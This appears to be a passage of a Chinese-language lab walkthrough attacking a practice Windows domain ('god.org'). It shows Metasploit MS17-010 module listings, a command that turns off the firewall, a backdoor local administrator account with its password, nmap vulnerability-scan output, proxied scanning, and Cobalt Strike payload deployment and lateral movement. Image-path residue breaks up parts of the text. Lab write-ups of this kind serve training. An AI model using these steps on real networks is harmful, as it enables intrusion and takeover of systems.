```

使用模块

第一个不成功，第二个

```
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion
```

`netsh advfirewall set allprofiles state off` 关闭防火墙

通过ping信息收集中知道的：

该域名为god.org，域控为OWA$，域管理员为Administrator，内网网段为192.168.52.1/24，我们用Ping命令探测域控的ip

```
C:\phpStudy\WWW> ping owa.org.com
C:\phpStudy\WWW> ping owa.god.org
正在 Ping owa.god.org [192.168.52.138] 具有 32 字节的数据:
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128

192.168.52.138 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms，最长 = 0ms，平均 = 0ms
```

确定域控ip192.168.52.138

在10上创建本地管理员用户，尝试连接域控3389

`net user hello 123!@#qwe /add` 添加一个hello用户

`net localgroup administrators hello /add` 添加到管理组

```
C:\phpStudy\WWW>net user hello 123!@#qwe /add
net user hello 123!@#qwe /add
The command completed successfully.


C:\phpStudy\WWW>net localgroup administrators hello /add
net localgroup administrators hello /add
The command completed successfully.
```

nmap扫描结果

```
Nmap scan report for 192.168.52.138
Host is up (1.1s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
| http-vuln-cve2015-1635:
|   VULNERABLE:
|   Remote Code Execution in HTTP.sys (MS15-034)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-1635
|       A remote code execution vulnerability exists in the HTTP protocol stack (HTTP.sys) that is
|       caused when HTTP.sys improperly parses specially crafted HTTP requests. An attacker who
|       successfully exploited this vulnerability could execute arbitrary code in the context of the System account.
|
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
```

```
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_ssl-ccs-injection: No reply from server (TIMEOUT)
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49161/tcp open  unknown

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
```

```
|_smb-vuln-ms10-061: SMB: Failed to connect to host: Nsock connect failed immediately
|_samba-vuln-cve-2012-1182: SMB: Failed to connect to host: Nsock connect failed immediately
```


使用代理nmap端口扫描（需使用-sT）

```
proxychains nmap --script=vuln 192.168.52.141

PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
777/tcp  open  multiling-http
1025/tcp open  NFS-or-IIS
1038/tcp open  mtqp
1042/tcp open  afrog
1043/tcp open  boinc
6002/tcp open  X11:2
7001/tcp open  afs3-callback
7002/tcp open  afs3-prserver
8099/tcp open  unknown

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: false
```


六：上线CS


由于已经得到win7的权限，使用cs新建监听器，生成payload连接win7：

然后上传至靶机win7,运行得到shell,输入net view,可以在



看到目标，右键横向移动，新建SMB监听器得到域成员靶机shell




SYSTEM *
OWA @ 596
138
SYSTEM *
STU1 @ 452
win7
SYSTEM *
ROOT-TVI862UBEH @ 3340
141 dc